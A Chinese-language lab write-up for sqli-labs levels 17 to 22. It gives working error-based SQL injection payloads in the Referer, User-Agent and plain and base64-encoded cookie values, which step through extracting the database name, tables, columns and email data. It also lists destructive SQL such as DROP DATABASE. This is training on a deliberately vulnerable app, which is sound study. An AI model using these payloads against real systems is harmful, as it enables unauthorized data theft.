sqli-lib 实战日志（三）

`sqli-lib` `sql注入`

> 这里主要做的是头注入和cookie注入，主要是报错注入和盲注的基本功

基础知识

0x01增删改函数

回顾一下在mysql中的删改语句

1.增加数据

```
INSERT INTO table_name VALUES(1,1,1)
INSERT INTO table_name SET (column_name,,,) VALUES(1,1,1)
```

2.删除操作

```
#删除数据
delete from table_name where id=1
#删除数据库
drop database security
#删除表
drop table table_name
#删除列
alter table table_name drop column column_name
```

3.修改操作

```
#修改所有
update table_name set column_name = new_data # 需要加引号
#修改带条件
update table_name set column_name = new_data where id = 7
```

0x02 PHP字符过滤函数

1.addslashes()

对`' || " || \ ||`字符添加反斜杠

2.stripslashes()

上面函数的逆运算

3.mysqli_real_escape_string(*string*,conn)

- \x00
- \n
- \r
- \
- '
- "
- \x1a

这些玩意儿会被转义
突然想起来自己写py的时候遇上这些玩意儿要自己转义

> 但是，这三个函数并不能阻止我们进行注入。这也是为什么我觉得要有对一些加引号的东西要有HEX编码的习惯

0x03 HTTP头部

> 终于到了激动人心的头注入的时刻，让我来学习一下头注入的姿势

HTTP协议，看以前的文章就行 点击这里

实战

Less-17

在admin的地方设置了字符过滤，注入单引号等会报错。但是在password的地方就能够为所欲为了，这里能够通过两个单引号绕过。

Less-19/18

> 从这里开始，就能发现一些waf了。
> 18的思路和19一样，只是改的地方不一样。就一起说了

审计源码，发现了一些waf

```
$uname = check_input($_POST['uname']);
$passwd = check_input($_POST['passwd']);
```

但是还能发现其他的一些有趣的东西

```
$uagent = $_SERVER['HTTP_USER_AGENT'];
$IP = $_SERVER['REMOTE_ADDR'];
#...
# 当登录成功的时候执行以下操作
$insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `use
rname`) VALUES ('$uagent', '$IP', $uname)";
```

这也是为啥下面有个ip地址的原因。也就是说，如果我们更改IP和uagent，那也能达到注入的目的。然而当连接数据库统计流量的时候，可能不经意间就被头注入了。那这种题目咋整呢？

bp！启动！

要启动下面的语句，那就必须成功登录。所以找一个正确的密码和账号登录即可。
然后打开bp

```
POST /sqli-labs-master/Less-19/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:59.0) Gecko/2010010
1 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer:1'and extractvalue(1,concat(0x7e,(select @@version),0x7e)) or '1'='1
## Referer:1'and extractvalue(1,concat(0x7e,(select @@version),0x7e)),'1')#
Content-Type: application/x-www-form-urlencoded
```

这两道题目其实不审计源码是做不了的。如果要用注释来执行的话，应该要这么做（见注释部分）因为必须要values后面的东西一样才行。（不过uagent占用一个地方，应该再加两个，‘1’才对啊？）

比较明智的是用 or '1'='1绕过。这样的玩法虽然繁琐但是在此时很有用处啊！

然后利用报错注入就能够出版本了。

爆库

```
Referer:1'and extractvalue(1,concat(0x7e,(select database()),0x7e)),'1')#
```

爆表

```
Referer:1'and extractvalue(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 0,1),0x7e)),'1')#
```

爆列

```
Referer:1'and extractvalue(1,concat(0x7e,(select column_name from information_schema.columns where table_name=0x656d61696c73 limit 1,1),0x7e)),'1')#
```

爆字段

```
Referer:1'and extractvalue(1,concat(0x7e,(select email_id from emails limit 7,1),0x7e)),'1')#
```

此时才发现原来extractvalue和updatexml的玩法一毛一样


18题改的是User-Agents 其实是一样的

Less-20

这边改的是cookie，在成功登录后会在本地显示没有加密的cookie——uname
相同的思路不过这边要改的是cookie的值，将uname改为如下

```
1'and extractvalue(1,concat(0x7e,(select email_id from emails limit 7,1),0x7e)),'1')#
```

刷新得如下图（论报错注入的强大）



Less-21

你以为你把cookie b64编码我就看不出了？
记得把 `'` 改为 `')` 然后b64encode->urlencode<<

```
MScpYW5kIGV4dHJhY3R2YWx1ZSgxLGNvbmNhdCgweDdlLChzZWxlY3QgZW1haWxfaWQgZnJvbSBlbWFpbHMgbGltaXQgNywxKSwweDdlKSkj
```

就是这样一串东西

Less-22

记得把 `'`改为`"`其余都一样